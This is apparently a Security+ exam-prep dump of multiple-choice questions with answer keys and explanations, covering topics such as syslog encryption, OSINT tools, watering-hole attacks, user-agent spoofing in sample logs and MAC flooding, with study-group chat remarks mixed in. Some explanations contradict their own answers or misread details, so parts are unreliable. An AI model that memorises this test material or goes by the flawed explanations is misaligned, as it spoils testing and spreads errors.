Exam Topic Breakdown

Exam Topic	Number of Questions
Topic 1 : Exam Set 1	180
Topic 2 : Exam Set 2	182
Topic 3 : Exam Set 3	111
Topic 4 : Exam Set 4	75
TOTAL	548

Topic 2, Exam Set 2

Question #:50 - (Exam Topic 2)

A company recently enhanced mobile device configuration by implementing a set of security controls: biometrics, context-aware authentication, and full device encryption. Even with these settings in place, an unattended phone was used by a malicious actor to access corporate data.

Which of the following additional controls should be put in place first?

A. GPS tagging

B. Remote wipe

C. Screen lock timer

D. SEAndroid

Answer: C

Explanation

According to NIST Special Publication 1800-4B**1**, some of the security controls that can be used to protect mobile devices include:

Root and jailbreak detection: ensures that the security architecture for a mobile device has not been compromised.

Encryption: protects the data stored on the device and in transit from unauthorized access.

Authentication: verifies the identity of the user and the device before granting access to enterprise resources.

Remote wipe: allows the organization to erase the data on the device in case of loss or theft.

Screen lock timer: sets a time limit for the device to lock itself after a period of inactivity.

Screen lock timer: Setting a screen lock timer ensures that the device locks itself automatically after a specified period of inactivity. This helps prevent unauthorized access in case the device is left unattended. Users will need to re-enter their PIN, password, or use biometrics to unlock the device, thereby adding an additional layer of security.

GPS tagging: GPS tagging can be useful for tracking the location of the device, but it primarily helps in locating the device if it's lost or stolen. While it can be helpful, it doesn't directly address the issue of unauthorized access when the device is

left unattended.

Remote wipe: Remote wipe is a valuable control, but it's typically used as a last resort when the device is lost or stolen, or there is a confirmed security breach. It allows you to remotely erase all data on the device to prevent unauthorized access. However, it doesn't prevent unauthorized access in real-time, which is the immediate concern in this scenario.

SEAndroid (Security-Enhanced Android): SEAndroid is a security extension for the Android operating system that enforces mandatory access control policies. While it's important for overall device security, including app isolation, it doesn't directly address the issue of unauthorized access when the device is unattended. SEAndroid is more about enforcing security policies at the system level.

Danut Halau

—

Today at 2:56 PM

the key here is BIOMETRICS so is going to screen

Question #:51 - (Exam Topic 2)

Which of the following would most likely include language prohibiting end users from accessing personal email from a company device?

A. SLA

B. BPA

C. NDA

D. AUP

Answer: D

Explanation

AUP or Acceptable Use Policy is a document that defines the rules and guidelines for using a company's IT resources, such as devices, networks, internet, email, etc. It usually includes language prohibiting end users from accessing personal email from a company device, as well as other activities that may compromise security or productivity.

https://www.thesecuritybuddy.com/governance-risk-and-compliance/what-are-sla-mou-bpa-and-nda/ :
https://www.professormesser.com/security-plus/sy0-501/agreement-types/ :
https://www.techopedia.com/definition/2471/acceptable-use-policy-aup

Question #:52 - (Exam Topic 2)

A security administrator is using UDP port 514 to send a syslog through an unsecure network to the SIEM server. Which of the following is the best way for the administrator to improve the process?

A. Change the protocol to TCP.

B. Add LDAP authentication to the SIEM server.

C. Use a VPN from the internal server to the SIEM and enable DLP.

D. Add SSL/TLS encryption and use a TCP 514 port to send logs.

Answer: D

Explanation

SSL/TLS encryption is a method of securing the syslog traffic by using cryptographic protocols to encrypt and authenticate the data. SSL/TLS encryption can prevent eavesdropping, tampering, or spoofing of the syslog messages. TCP 6514 is the standard port for syslog over TLS, as defined by RFC 5425. Using this port can ensure compatibility and interoperability with other syslog implementations that support TLS.

A syslog server opens port 514 and listens for incoming syslog event notifications (carried by UDP protocol packets) generated by remote syslog clients. Any number of client devices can be programmed to send syslog event messages to whatever servers they choose.

A: Change the protocol to TCP: While TCP is a more reliable and connection-oriented protocol compared to UDP, it doesn't inherently provide encryption or security. Switching to TCP alone would not address the security concerns of transmitting syslog data over an unsecured network.

B: Add LDAP authentication to the SIEM server: LDAP authentication is primarily used for user authentication and access control, and it doesn't directly address the security of data in transit. It's important for controlling who has access to the SIEM server but doesn't secure the data itself during transmission.

D: Use a VPN from the internal server to the SIEM and enable DLP: While using a VPN would provide a secure tunnel for data transmission, it might be an overcomplicated solution for securing syslog data. Additionally, enabling Data Loss Prevention (DLP) within the VPN tunnel may not be the most efficient way to secure syslog data.

Question #:53 - (Exam Topic 2)

A security analyst is using OSINT to gather information to verify whether company data is available publicly. Which of the following is the BEST application for the analyst to use?

A. TheHarvester

B. Cuckoo

C. Nmap

D. Nessus

Answer: A

Explanation

TheHarvester is a reconnaissance tool that is used to gather information about a target organization, such as email addresses, subdomains, and IP addresses. It can also be used to gather information about a target individual, such as email addresses, phone numbers, and social media profiles. TheHarvester is specifically designed for OSINT (Open-Source Intelligence) and it can be used to discover publicly available information about a target organization or individual.

B: Cuckoo: Cuckoo is a sandboxing tool used for analyzing suspicious files and URLs to determine their potential maliciousness. While it's a valuable tool for malware analysis and threat intelligence, it's not directly suited for OSINT purposes like collecting information about publicly available company data.

C: Nmap: Nmap is a network scanning tool used for discovering hosts and open ports on a network. It's excellent for network enumeration and vulnerability scanning but not designed for gathering information about publicly available company data.
D: Nessus: Nessus is a vulnerability assessment tool used for scanning networks and systems to identify security vulnerabilities. It's useful for internal security assessments but is not an OSINT tool for collecting public data.

Today at 10:04 AM
cockoo is sandbox nmap is network scan nessus is i dont remember
Yasin Ozturk
—
Today at 10:04 AM
nessus vulnerability scanner

Question #:54 - (Exam Topic 2)

An attacker is targeting a company. The attacker notices that the company's employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees' devices will also become infected. Which of the following techniques is the attacker using?

A. Watering-hole attack

B. Pretexting


C. Typosquatting

D. Impersonation

Answer: A

Explanation

A watering hole attack is a form of cyberattack that targets a specific group of users by infecting websites that they commonly visit. The attacker seeks to compromise the user's computer and gain access to the network at the user's workplace or personal data. The attacker observes the websites often visited by the victim or the group and infects those sites with malware. The attacker may also lure the user to a malicious site. A watering hole attack is difficult to diagnose and poses a significant threat to websites and users.



Another Scenario
An attacker is attempting to exploit users by creating a fake website with the URL users. Which of the following social-engineering attacks does this describe?
A. Information elicitation
B. Type squatting

C. Impersonation
D. Watering-hole attack


Answer: B

Type squatting involves registering a domain name that is similar to a legitimate domain name, with the intention of tricking users into visiting the fake website instead of the real one. In this case, the attacker has created a fake website with a URL that is very similar to the legitimate URL, in order to deceive users into thinking they are on the legitimate website.

(Information elicitation) refers to a social engineering attack where an attacker tries to extract sensitive information from a victim, such as passwords or credit card numbers, by pretending to be someone they are not.

(Impersonation) refers to a social engineering attack where an attacker pretends to be someone else, such as a trusted individual or authority figure, in order to manipulate the victim into performing an action that benefits the attacker.

(Watering-hole attack) is a type of attack where an attacker compromises a website that is frequently visited by the target group, with the goal of infecting the targets' computers with malware.



Question #:55 - (Exam Topic 2)

An analyst is working on an investigation with multiple alerts for multiple hosts. The hosts are showing signs of being compromised by a fast-spreading worm. Which of the following should be the next step in order to stop the spread?

A. Disconnect every host from the network.

B. Run an AV scan on the entire

C. Scan the hosts that show signs of

D. Place all known-infected hosts on an isolated network

Answer: D

Explanation

Placing all known-infected hosts on an isolated network is the best way to stop the spread of a worm infection. This will

prevent the worm from reaching other hosts on the network and allow the infected hosts to be cleaned and restored. Disconnecting every host from the network is not practical and may disrupt business operations. Running an AV scan on the entire network or scanning the hosts that show signs of infection may not be effective or fast enough to stop a fast-spreading worm.

Question #:56 - (Exam Topic 2)

A company is developing a new initiative to reduce insider threats. Which of the following should the company focus on to make the greatest impact?

A. Social media analysis

B. Least privilege

C. Nondisclosure agreements

D. Mandatory vacation

Answer: B

Explanation

Least privilege is a security principle that states that users and processes should only have the minimum level of access and permissions required to perform their tasks. This reduces the risk of insider threats by limiting the potential damage that a malicious or compromised user or process can cause to the system or data.

References: https://www.comptia.org/blog/what-is-least-privilege

Question #:57 - (Exam Topic 2)

The new Chief Information Security Officer at a company has asked the security team to implement stronger user

account policies. The new policies require:

• Users to choose a password unique to their last ten passwords

• Users to not log in from certain high-risk countries

Which of the following should the security team implement? (Select two).

A. Password complexity

B. Password history

C. Geolocation

D. Geospatial

E. Geotagging

F. Password reuse

Answer: B C

Explanation

Password history is a policy that prevents users from reusing their previous passwords. This can reduce the risk of password cracking or compromise. Geolocation is a policy that restricts users from logging in from certain locations based on their IP address. This can prevent unauthorized access from high-risk countries or regions. References: https://www.comptia.org/content/guides/what-is-identity-and-access-management

Question #:58 - (Exam Topic 2)

A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the company's mobile application. After reviewing the back-end server logs, the security analyst finds the following entries

```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://ww.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?

A. IP address allow list

B. User-agent spoofing

C. WAF bypass

D. Referrer manipulation

Answer: B

Explanation

User-agent spoofing is a technique that allows an attacker to modify the user-agent header of an HTTP request to impersonate another browser or device. User-agent spoofing can be used to bypass security controls that rely on user-agent filtering or validation. In this case, the attacker spoofed the user-agent header to match the company's mobile application, which was allowed to access the back-end server's API.

- The logs show that requests with the User-Agent header indicating "CompanyMobileApp" were allowed access, while requests with the User-Agent header indicating "PostmanRuntime" were denied.
- User-Agent spoofing involves altering the User-Agent header in the HTTP request to mimic a legitimate user agent, in this case, the mobile app ("CompanyMobileApp"). This can be done to bypass IP address allow lists, Web Application Firewalls (WAFs), or other security controls that rely on user agent identification.
- The fact that the penetration testers were able to access sensitive data from the back-end server by changing the User-Agent header suggests that the server's access control mechanism relies on identifying the mobile app's user agent.

What is Postman and newman?

Postman is a comprehensive API development and testing platform that provides a user-friendly graphical interface, while Newman is a command-line tool developed by Postman that enables the execution of Postman collections in an automated manner.

Log Entry 1:
- IP Address: 10.35.45.53
- Timestamp: [22/May/2020:06:57:31 +0100]
- HTTP Method: GET
- Requested URI: /api/cliend_id=1
- HTTP Protocol: HTTP/1.1
- der HTTP Status Code: 403 (Forbidden) 1705 (length of HTTP header)
- Referer: "http://ww.example.com/api/"
- User-Agent: "PostmanRuntime/7.26.5" (7.26.5 represents the version number of the Postman Runtime or Postman tool being used to make the HTTP request)

Analysis: This entry indicates an HTTP GET request to the `/api` endpoint with `client_id=1`. However, it received a HTTP 403 Forbidden response. The request was made from an IP address (10.35.45.53) and had a User-Agent header indicating "PostmanRuntime/7.26.5."

Log Entry 2:
- IP Address: 10.35.45.53
- Timestamp: [22/May/2020:07:00:58 +0100]
- HTTP Method: GET
- Requested URI: /api/cliend_id=2
- HTTP Protocol: HTTP/1.1
- HTTP Status Code: 403 (Forbidden)
- Referer: "http://www.example.com/api/"
- User-Agent: "PostmanRuntime/7.22.0"

Analysis: Similar to the first entry, this is an HTTP GET request, but this time to `/api` with `client_id=2`. It also received a HTTP 403 Forbidden response and had a User-Agent header indicating "PostmanRuntime/7.22.0."

Log Entry 3:
- IP Address: 10.32.40.13
- Timestamp: [22/May/2020:08:08:52 +0100]
- HTTP Method: GET
- Requested URI: /api/cliend_id=1
- HTTP Protocol: HTTP/1.1
- HTTP Status Code: 302 (Found)
- Referer: "http://www.example.com/api/"
- User-Agent: "CompanyMobileApp/1.1.1"

Analysis: This entry shows an HTTP GET request to `/api` with `client_id=1`. The response code is 302, indicating a redirection. The User-Agent header now indicates "CompanyMobileApp/1.1.1," suggesting that this request is being made from the company's mobile app.

Log Entry 4:
- IP Address: 10.32.40.25

- Timestamp: [22/May/2020:08:13:52 +0100]
- HTTP Method: GET
- Requested URI: /api/cliend_id=1
- HTTP Protocol: HTTP/1.1
- HTTP Status Code: 200 (OK)
- Referer: "http://www.example.com/api/"
- User-Agent: "CompanyMobileApp/2.3.1"

Analysis: This entry is a continuation of the previous one, with an HTTP GET request to `/api` with `client_id=1`. This time, the response is 200 (OK), and the User-Agent header indicates "CompanyMobileApp/2.3.1."

Log Entry 5:

- IP Address: 10.35.45.53
- Timestamp: [22/May/2020:08:20:18 +0100]
- HTTP Method: GET
- Requested URI: /api/cliend_id=2
- HTTP Protocol: HTTP/1.1
- HTTP Status Code: 200 (OK)
- Referer: "http://www.example.com/api/"
- User-Agent: "CompanyMobileApp/2.3.0"

Analysis: This entry shows an HTTP GET request to `/api` with `client_id=2`. Unlike the earlier requests from the same IP address, this request now has a User-Agent header indicating "CompanyMobileApp/2.3.0," and it received a 200 (OK) response.

Question #:59 - (Exam Topic 2)

A security team is providing input on the design of a secondary data center that has the following requirements:

- A natural disaster at the primary site should not affect the secondary site. The secondary site should have the capability for failover during traffic surge situations.

- The secondary site must meet the same physical security requirements as the primary site. The secondary site must provide protection against power surges and outages.

Which of the following should the security team recommend? (Select two).

A. Configuring replication of the web servers at the primary site to offline storage

B. Constructing the secondary site in a geographically disperse location

C. Deploying load balancers at the primary site

D. Installing generators

E. Using differential backups at the secondary site

F. Implementing hot and cold aisles at the secondary site

Answer: B D

Explanation

B. Constructing the secondary site in a geographically disperse location would ensure that a natural disaster at the primary site would not affect the secondary site. It would also allow for failover during traffic surge situations by distributing the load across different regions. D. Installing generators would provide protection against power surges and outages by providing backup power sources in case of a failure. Generators are part of the physical security requirements for data centers as they ensure availability and resilience.

References: **1** CompTIA Security+ Certification Exam Objectives, page 8, Domain 2.0: Architecture and Design,

Objective 2.1: Explain the importance of secure staging deployment concepts **2** CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts **3** CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security controls

Question #:60 - (Exam Topic 2)

A Chief Information Security Officer (CISO) wants to implement a new solution that can protect against certain categories of websites, whether the employee is in the office or away. Which of the following solutions should the CISO implement?

A. VAF

B. SWG

C. VPN

D. WDS

Answer: B

Explanation

A secure web gateway (SWG) is a solution that can filter and block malicious or inappropriate web traffic based on predefined policies. It can protect users from web-based threats, such as malware, phishing, or ransomware, whether they are in the office or away. An SWG can be deployed as a hardware appliance, a software application, or a cloud service.


A: VAF (Visitor Access Form): VAF typically refers to a visitor registration or access control system. It is not a solution designed to protect against certain categories of websites. It's more focused on managing physical access to a facility.

C: VPN (Virtual Private Network): VPNs are used to establish secure, encrypted connections between remote users/devices and a corporate network. While VPNs enhance security by encrypting traffic, they are not primarily designed for web content filtering or controlling access to specific website categories.

D: WDS (Wireless Distribution System): WDS is a technology used in wireless networking to extend the range of a wireless network by connecting multiple access points. It does not provide website filtering or content control features.

References:

https://www.comptia.org/content/guides/what-is-a-secure-web-gateway



Question #:61 - (Exam Topic 2)

A company is moving its retail website to a public cloud provider. The company wants to tokenize credit card data but not allow the cloud provider to see the stored credit card information. Which of the following would BEST meet these objectives?

A. WAF

B. CASB

C. VPN

D. TLS

Answer: B

Explanation

CASB stands for cloud access security broker, which is a software tool or service that acts as an intermediary between users and cloud service providers. CASB can help protect data stored in cloud services by enforcing security policies and controls such as encryption, tokenization, authentication, authorization, logging, auditing, and threat detection. Tokenization is a process that replaces sensitive data with non-sensitive substitutes called tokens that have no intrinsic value. Tokenization can help prevent data leakage by ensuring that only authorized users can access the original data using a tokenization system.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cisco.com/c/en/us/products/security/what

Question #:62 - (Exam Topic 2)

A security administrator examines the ARP table of an access switch and sees the following output:

VLAN	MAC Address	Type	Ports
All	012b1283f77b	STATIC	CPU
All	c656da1009f1	STATIC	CPU
1	f9de6ed7d38f	DYNAMIC	Fa0/1
2	fb8d0ae3850b	DYNAMIC	Fa0/2
2	7f403b7cf59a	DYNAMIC	Fa0/2
2	f4182c262c61	DYNAMIC	Fa0/2

Which of the following is a potential threat that is occurring on this access switch?

A. DDoS onFa0/2 port

B. MAC flooding on Fa0/2 port

C. ARP poisoning on Fa0/1 port


D. DNS poisoning on port Fa0/1

Answer: B

Explanation

The MAC Flooding is an attacking method intended to compromise the security of the network switches. Usually, the switches maintain a table structure called MAC Table. This MAC Table consists of individual MAC addresses of the host computers on the network which are connected to ports of the switch. This table allows the switches to direct the data out of the ports where the recipient is located. The aim of the MAC Flooding is to takedown this MAC Table. In a typical MAC Flooding attack, the attacker sends Ethernet Frames in a huge number. When sending many Ethernet Frames to the switch, these frames will have various sender addresses. The intention of the attacker is consuming the memory of the switch that is used to store the MAC address table. The MAC addresses of legitimate users will be pushed out of the MAC Table. Now the switch cannot deliver the incoming data to the destination system. So considerable number of incoming frames will be flooded at all ports.

https://www.interserver.net/tips/kb/mac-flooding-prevent/



Question #:63 - (Exam Topic 2)

Stakeholders at an organization must be kept aware of any incidents and receive updates on status changes as they occur. Which of the following plans would fulfill this requirement?

A. Communication plan

B. Disaster recovery plan

C. Business continuity plan

D. Risk plan

Answer: A

Explanation

A communication plan is a plan that would fulfill the requirement of keeping stakeholders at an organization aware of any incidents and receiving updates on status changes as they occur. A communication plan is a document that outlines the communication objectives, strategies, methods, channels, frequency, and audience for an incident response process. A communication plan can help an organization communicate effectively and efficiently with internal and external stakeholders during an incident and keep them informed of the incident's impact, progress, resolution, and recovery.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.ready.gov/business-continuity-plan

Question #:64 - (Exam Topic 2)

A security operations technician is searching the log named /var/messages for any events that were associated with a workstation with the IP address 10.1.1.1. Which of the following would provide this information?

A. cat /var/messages | grep 10.1.1.1

B. grep 10.1.1.1 | cat /var/messages


C. grep /var/messages | cat 10.1.1.1

D. cat 10.1.1.1 | grep /var/messages

Answer: A

Explanation

The cat command reads the file and streams its content to standard output. The | symbol connects the output of the left command with the input of the right command. The grep command returns all lines that match the regex.



This command uses cat to display the contents of the /var/messages log file and then pipes (|) the output to grep, which searches for lines containing the IP address "10.1.1.1" in the log file. This command will provide the information you're looking for by filtering the log file for events related to that specific IP address.

Note: Sequence is important

Question #:65 - (Exam Topic 2)

A security manager is attempting to meet multiple security objectives in the next fiscal year. The security manager has proposed the purchase of the following four items:

Vendor A:

1- Firewall

1-12 switch

Vendor B:

1- Firewall

1-12 switch

Which of the following security objectives is the security manager attempting to meet? (Select two).

A. Simplified patch management

B. Scalability

C. Zero-day attack tolerance

D. Multipath

E. Replication

F. Redundancy

Answer: E F

Explanation

F. Redundancy is a security objective that aims to ensure availability and resilience of systems and data by having backup or alternative components or resources that can take over in case of a failure. By purchasing two firewalls and two switches from different vendors, the security manager is creating redundancy for the network devices and reducing the single point of failure risk.

E. Replication is a security objective that aims to ensure integrity and availability of data by creating copies or duplicates of the data across different locations or devices. By purchasing two firewalls and two switches from different vendors, the security manager is enabling replication of the network traffic and data across different paths and devices.

References: **1** CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts **2** CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security controls **3** CompTIA Security+ Certification Exam Objectives, page 13, Domain 3.0: Implementation, Objective 3.2: Implement secure protocols

Question #:66 - (Exam Topic 2)

Sales team members have been receiving threatening voicemail messages and have reported these incidents to the IT security team. Which of the following would be MOST appropriate for the IT security team to analyze?

A. Access control

B. Syslog

C. Session Initiation Protocol traffic logs

D. Application logs

Answer: c

Explanation

Session Initiation Protocol traffic logs: SIP traffic logs are relevant because they can provide information about the call sessions, including details about the originating and receiving parties, timestamps, call duration, and potentially the content of the SIP messages. Analyzing SIP traffic logs can help identify the source of the threatening voicemail messages and the related call sessions.

A: Access control: Access control typically refers to controlling who has access to what resources, systems, or data. While it's essential for overall security, it may not directly provide insights into the source or details of the threatening voicemail messages.

B: Syslog: Syslog is a logging protocol used for collecting and storing log messages from various network devices and servers. While syslog can provide valuable information about network events and activities, it may not capture the specifics of voicemail messages unless the voicemail system generates syslog events related to these messages.

D: Application logs: Application logs typically contain information related to the behavior and activities of specific applications. In the context of voicemail threats, the analysis of application logs would depend on the specific voicemail system in use and whether it logs details about received voicemail messages. While application logs can be valuable, SIP traffic logs are more likely to provide direct insights into call-related activities.

Question #:67 - (Exam Topic 2)

During a recent cybersecurity audit, the auditors pointed out various types of vulnerabilities in the production area. The production area hardware runs applications that are critical to production. Which of the following describes what the company should do first to lower the risk to the production hardware?

A. Back up the hardware.

B. Apply patches.

C. Install an antivirus solution.

D. Add a banner page to the hardware.

Answer: B

Explanation

Applying patches is the first step to lower the risk to the production hardware, as patches are updates that fix vulnerabilities or bugs in the software or firmware. Patches can prevent attackers from exploiting known vulnerabilities and compromising the production hardware. Applying patches should be done regularly and in a timely manner, following a patch management policy and process.

A: Back Up the Hardware: While regular backups are essential for disaster recovery and data protection, creating backups will not directly address vulnerabilities in the production hardware or software. Backups are valuable for data recovery in case of data loss or system failure, but they are not a primary security measure against vulnerabilities.

C: Install an Antivirus Solution: While antivirus solutions are essential for detecting and preventing malware infections, they may not be the first step to take when addressing vulnerabilities in production hardware. Vulnerability remediation through patching and updating should take precedence over antivirus installation.

D: Add a Banner Page to the Hardware: Banner pages are typically used for legal notices or warnings and are not a

primary security measure to address vulnerabilities. They serve a different purpose and may be used alongside other security measures but are not the first step in mitigating identified vulnerabilities.

References: **1** CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts **2** CompTIA Security+ Certification

